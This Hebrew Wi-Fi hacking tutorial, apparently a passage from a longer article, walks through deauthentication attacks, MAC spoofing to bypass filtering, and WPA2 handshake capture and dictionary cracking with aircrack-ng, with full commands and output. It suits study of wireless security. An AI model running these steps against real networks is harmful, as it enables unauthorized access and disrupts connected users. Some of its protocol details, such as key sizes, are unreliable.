לאחר שזיהינו את הרשת (אנו רואים שבעמודת ה-SSID כתוב <length: 0>) נזהה את הערוץ שעליה הרשת משדרת, ונעביר את כרטיס הרשת שלנו לאותו ערוץ:

```
iwconfig mon0 channel 11
```

בשלב הבא נעבור להסנפה ע"פ BSSID:

```
airodump-ng --bssid <the AP mac> -c 11 mon0
```

אם לא נציין את -c (channel) כרטיס הרשת שלנו יעשה hopping על כל הערוצים. כך ייראה הפלט, למטה נראה את כל התחנות המחוברות לרשת:

כעת ניגש לנתק אחת מהן על להשיג probe, את הניתוק נעשה בעזרת aireplay-ng:

```
elementary@TP-LINK:~$
elementary@TP-LINK:~$ sudo aireplay-ng -0 10 -c AC:5F:3E:C8:B5:73 -a C4:6E:1F:48:1A:F8 mon0
08:30:51  Waiting for beacon frame (BSSID: C4:6E:1F:48:1A:F8) on channel 11
08:30:52  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 1| 3 ACKs]
08:30:53  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0| 6 ACKs]
08:30:53  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0| 6 ACKs]
08:30:54  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 6| 8 ACKs]
08:30:56  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [46|50 ACKs]
08:31:04  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [52|47 ACKs]
08:31:05  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|11 ACKs]
08:31:11  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 5|64 ACKs]
08:31:17  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|65 ACKs]
08:31:27  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 3|34 ACKs]
elementary@TP-LINK:~$
```

- 0 - deauthentication attack.
- 10 - מס' הפאקטות לשליחה.
- c - client mac.
- a - AP MAC.

לאחר הניתוק, התחנה שהתנתקה תתחבר באופן אוטומטי. ובכן, airodump שזיהה את פאקטות ה-probe עשה resolving ל-SSID לבדו:

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:6E:1F:48:1A:F8  -40  77     2808     1970   12  11  54e. WPA2 CCMP   PSK  TP-LINK_MR3040_481AF8

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:6E:1F:48:1A:F8  AC:5F:3E:C8:B5:73    0    1e- 1      0      2403
C4:6E:1F:48:1A:F8  E4:B3:18:6A:57:ED   -8    0 - 6e     1      1046
```

מתודת אבטחה שנייה היא MAC Filtering, כלומר קנפוג ה-AP כך שרק stations שכתובת ה-MAC שלהן נמצאות ב-white-list שהוגדרנו יוכלו להתחבר לרשת.

כולנו כבר יודעים שלזייף כתובת MAC זו לא בעיה כלל. על מנת לעקוף את שכבת האבטחה הזו, נאזין לרשת, ונחכה שמישהו יתחבר, אם מישהו כבר מחובר, ניקח את כתובת ה-MAC שלו והרי לנו כתובת MAC שנמצאת ב-White List , כעת נוכל להתחבר לרשת.

**ביצוע:**

ניקח את אחד ה-MAC-ים שאנו רואים על גבי המסך, ונבצע חיבור מזויף:

```
CH 11 ][ Elapsed: 8 s ][ 2018-03-17 19:49

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:AE:DB:A3:60:B5  -62   0      165      156   46  11  54e. WPA2 CCMP   PSK  AvSSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:AE:DB:A3:60:B5  D8:5D:4C:84:52:C6   -1    1 - 0      0        1
14:AE:DB:A3:60:B5  E4:B3:18:6A:57:ED  -26    0 - 6e     3      177
```

נבחר ב-D8:5D:4C:84:52:C6:

```
sudo aireplay-ng --fakeauth 10 -e AvSSID -h D8:5D:4C:84:52:C6 mon0
The interface MAC (00:C0:CA:92:28:6F) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether D8:5D:4C:84:52:C6
19:48:22  Waiting for beacon frame (ESSID: AvSSID) on channel 11
Found BSSID "14:AE:DB:A3:60:B5" to given ESSID "AvSSID".

19:48:22  Sending Authentication Request (Open System) [ACK]
19:48:22  Authentication successful
19:48:22  Sending Association Request [ACK]
19:48:22  Association successful :-) (AID: 1)
```

- spoofed mac - h

## פרוטוקל WPA2

פרוטוקול WPA2 הינו פרוטוקול האבטחה המתקדם ביותר (ואולי לא מתקדם מספיק) המשמשים את תקני ה-IEEE 802.11.


מטרות הפרוטוקול הן:

- ביצוע אימות מול תחנות קצה המחוברות לרשת.
- הצפנת התקשורת באמצעות פרוטוקול CCMP ומפתח הצפנה המורכב מ-128bit (WPA השתמש בפרוטוקל TKIP ומפתח הצפנה המורכב מ-40 ביט על מנת להצפין את המידע).

תהליך האימות בפרוטוקול מתבצע באמצעות "לחיצת יד מרובעת", שבסופה נק' הקצה נחשבת מאומתת ע"י ה-AP. (במאמר זה נעסוק ב-WPA2 - Personal ולא Enterprise).

**WPA2 4-Way Handshake**

בשלב זה אנחנו נמצאים אחרי ה-Probe request/beacon, Authentication request/response. לפני שמתחילה לחיצת היד המרובעת יש קדם-תהליך בו כל האחד מהצדדים (Station ,AP) לוקח את הסיסמא שיש בידו ומבצע תהליך ערבול עליה. תהליך הערבול נקרא PBKDF 2 (קיצור של Password Based Key Derivation Function 2):




לאחר תהליך זה לכל אחד מהצדדים יש PSK(pre shared key), hash בעל 256 תווים.

[חבילות המידע מכילות שדות מידע נוספים שתראו בקרוב ב-wireshark, רק השדות החשובים ביותר מפורטים במאמר]

**הודעה ראשונה**: ה-AP שולח מחרוזת רנדומלית הנקראית Anouce. במידע של החבילה מופיע גם Key Replay Counter=n, מס' סידורי המקשר את ההודעה הראשונה לשנייה.

**הודעה שנייה**: Key Replay Counter=n:


- ה-Station מקבל את ה-Anounce.
- ה-Station מקבל את ה-Anouce ומרכיב Snouce, מחרוזת רנדומלית.
- ה-Station מרכיב PTK(pair transit key) המורכב מ: Anounce, Snounce, Station MAC, AP MAC PSK constructed by Station.
- PTK = Function(PMK(pair manster key = PSK) ,MAC1 ,MAC2 ,Anounce ,Snounce)
- ה-Station מרכיב MIC (Message Integrity Code) על ה-PTK.
- ה-Station שולח Snounce + MAC .

**הודעה שלישית**: בהודעה השלישית key replay counter יהיה שווה ל-n+1 על מנת לקשר בין ההודעה השלישית לרביעית. Key Replay Counter=n+1:

- ה-AP מקבל את Snounce + MIC וכעת בידו: Snounce, Anounce, AP MAC, Station MAC, PSK constructed by itself.
- עם כל המידע הנ"ל שבידו, הוא יכול להרכיב PTK, וזה בדיוק מה שיעשה.
- ה-AP מרכיב מבצע MIC על ה-PTK שהרכיב, ומשווה אותו ל- MICשקיבל מה-Station.
  - אם ה-MIC תואם, הא שולח keyinstall = 1.
  - אם ה-MIC אינו תואם, שולח keyinstall = 0 וDeAuthentication Packet.

משמעות ההודעה השלישית היא שהתעבורה תעבור מוצפנת באמצעות המפתח PTK. הודעה רביעית - הודעת סנכרון:

- Key Ack = 0 ההודעה הזו היא האחרונה
- Key Replay Counter=n+1
- ה-Station שולח acknowledgement ל-AP




אם תהליך זה יסתיים בהצלחה, ה-Station ישלח Association Request ל-AP.

כעת, לאחר הבנת הפרוטוקול, ננסה להבין מה הוא שער הכניסה שלנו לרשת. כל תהליך האימות עובר בתעבורה ומתועד בפאקטות ה-eapol: Extensible Authentication Protocol over LAN

אם נסניף תעבורת רשת מסוימת, ונקלוט את פאקטות ה-eapol, נוכל לקבל את:

- Anounce
- Snounce
- True mic

וכמובן שיש לנו את שתי כתובות ה-MAC הרלוונטיות. כעת הדבר היחיד שחסר לנו על מנת להרכיב MIC משלנו זה ה-PMK. אם ניקח מילון של סיסמאות ובעבור כל אחת מהן ניצור PSK אותו נוסיף לרשימת הדברים שיש לנו וניצור PTK נוכל לייצר mic ולהשוות אותו לזה שעבר בטווח, ה-MIC הנכון. כאשר תהיה התאמה, הסיסמא בידינו!

**ביצוע:**

שלב 1 - Monitor mode:

```
elementary@TP-LINK:~/Desktop$ sudo airmon-ng start wlx00c0ca92286f 11
[sudo] password for elementary:
Sorry, try again.
[sudo] password for elementary:


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
771     NetworkManager
773     avahi-daemon
802     avahi-daemon
1025    wpa_supplicant
5827    dhclient
Process with PID 5827 (dhclient) is running on interface wlp2s0


Interface       Chipset         Driver

wlx00c0ca92286f         Ralink RT2870/3070      rt2800usb - [phy2]
                                (monitor mode enabled on mon0)
wlp2s0          Intel AC        iwlwifi - [phy0]
```

שלב 2, הסנפה:

```
sudo airodump-ng mon0 --bssid 14:AE:DB:A3:60:B5 -c 11 -w DemoCapture
```

- w - כתיבה לקובץ

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:AE:DB:A3:60:B5  -55  96     1558      356    0  11  54e. WPA2 CCMP   PSK  AvSSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:AE:DB:A3:60:B5  E4:B3:18:6A:57:ED  -32    0 - 2e     0      425
14:AE:DB:A3:60:B5  AC:5F:3E:C8:B5:73  -42    1e-24      0     2134
14:AE:DB:A3:60:B5  34:80:B3:F0:CF:F1  -80    0e- 1e     0       50
14:AE:DB:A3:60:B5  D8:5D:4C:84:52:C6  -80    0e- 1      0      110
```

שלב 3, נזהה את הלקוח שאותו ננתק, ונבצע DeAuthentication Attack:

```
sudo aireplay-ng -0 10 -c AC:5F:3E:C8:B5:73 -a 14:AE:DB:A3:60:B5 mon0
+  ...emoCapture   × ...:60:B5 mon0
elementary@TP-LINK:~$ sudo aireplay-ng -0 10 -c AC:5F:3E:C8:B5:73 -a 14:AE:DB:A3:60:B5 mon0
[sudo] password for elementary:
20:44:16  Waiting for beacon frame (BSSID: 14:AE:DB:A3:60:B5) on channel 11
20:44:17  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [15|54 ACKs]
20:44:17  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [62|58 ACKs]
20:44:18  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [64|54 ACKs]
20:44:18  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|55 ACKs]
20:44:19  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|61 ACKs]
20:44:19  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|56 ACKs]
20:44:20  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|52 ACKs]
20:44:20  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|56 ACKs]
20:44:21  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|57 ACKs]
20:44:21  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|42 ACKs]
```

ברגע שהלקוח יתחבר חזרה, airdump-ng יזהה handshake:

```
sudo airodump-ng mon0 --bssid 14:AE:DB:A3:60:B5 -c 11 -w DemoCapture
+  ...emoCapture   ...: aireplay-ng

CH 11 ][ Elapsed: 1 min ][ 2018-03-17 20:44 ][ WPA handshake: 14:AE:DB:A3:60:B5
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:AE:DB:A3:60:B5  -55  96     1558      356    0  11  54e. WPA2 CCMP   PSK  AvSSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:AE:DB:A3:60:B5  E4:B3:18:6A:57:ED  -32    0 - 2e     0      425
14:AE:DB:A3:60:B5  AC:5F:3E:C8:B5:73  -42    1e-24      0     2134
14:AE:DB:A3:60:B5  34:80:B3:F0:CF:F1  -80    0e- 1e     0       50
14:AE:DB:A3:60:B5  D8:5D:4C:84:52:C6  -80    0e- 1      0      110
```

כעת, יש לנו את כל מה שאנו צריכים על מנת לבצע את ה-dictionary attack. אך לפני כן, נעשה ולידציה ל-handshake: לפני שנרוץ להוריד טרה של סיסמאות אופציונליות, עלינו לבדוק שלחיצת היד שתפסנו אכן שלחה key installation בהודעה השלישית.

```
211… 42.590850   VtechTel_a3:6… SamsungE_c8:b5:73   EAPOL   237 Key (Message 3 of 4)[Malformed Packet]
▸ Frame 21182: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F..
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 199
    Key Descriptor Type: EAPOL RSN Key (2)
  ▾ Key Information: 0x13ca
      .... .... .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
      .... .... .... 1... = Key Type: Pairwise Key
      .... .... ..00 .... = Key Index: 0
      .... .... .1.. .... = Install: Set
      .... .... 1... .... = Key ACK: Set
      .... ...1 .... .... = Key MIC: Set
      .... ..1. .... .... = Secure: Set
      .... .0.. .... .... = Error: Not set
      .... 0... .... .... = Request: Not set
      ...1 .... .... .... = Encrypted Key Data: Set
      ...1 .... .... .... = SMK Message: Set
    Key Length: 16
    Replay Counter: 2
    WPA Key Nonce: 211d7837102909a917d1de8d0e3bdb5adb4904e740543f8e...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: ac12000000000000
```

ערך ה-Install שווה ל-1, אפשר להמשיך. כעת נוריד/ניצור מילון סיסמאות ונריץ aircrack-ng על קובץ ה-pcap שנוצר:

```
Desktop: wireshark
+   ...orkManager   × ...p: wireshark
elementary@TP-LINK:~/Desktop$ sudo aircrack-ng -w list DemoCapture-01.cap
Opening DemoCapture-01.cap
Read 25313 packets.

   #  BSSID              ESSID                     Encryption

   1  14:AE:DB:A3:60:B5  AvSSID                    WPA (1 handshake)

Choosing first network as target.

Opening DemoCapture-01.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 beta3

                  [00:00:00] 1 keys tested (316.13 k/s)

                          KEY FOUND! [ StayAway! ]


      Master Key     : 56 FE 26 E9 BE A7 DE 8D 34 49 6B 48 0E D6 2E 37
                       19 B7 2F 33 2E C5 39 C2 57 5A EF B1 07 2C 8A 96
```

מצאנו את הסיסמא בהצלחה!

## לסיכום

הרשתות האלחוטיות מקלות על חיינו, הופכות אותם לפחות מסורבלים, יותר מהירים, פחות תלותיים. אך חשוב להבין ולתת דגש לחסרונות הדבר. הכל באוויר, הכל שקוף, והכל תחת סיכון, עלינו להיות זהירים. מאוד.

מאמר זה בשילוב ידע מעשי וניסיון, מקנה בסיס מוצק להבנה בתחום רשתות הוויפי ופריצתן, אנא השתמשו בידע זה למטרות טובות, ובפעם הבאה שתתחברו לרשת אלחוטית ע"י לחיצת כפתור, תדעו שזה קצת מעבר לזה ☺

במאמר זה בוצעו ההדגמות עם חבילת aircrack-ng, ספריית פייתון מרכזית ליצירת אימפלמנטציה בתחום היא python-scapy.

פרטי התקשרות:

liadavramov@gmail.com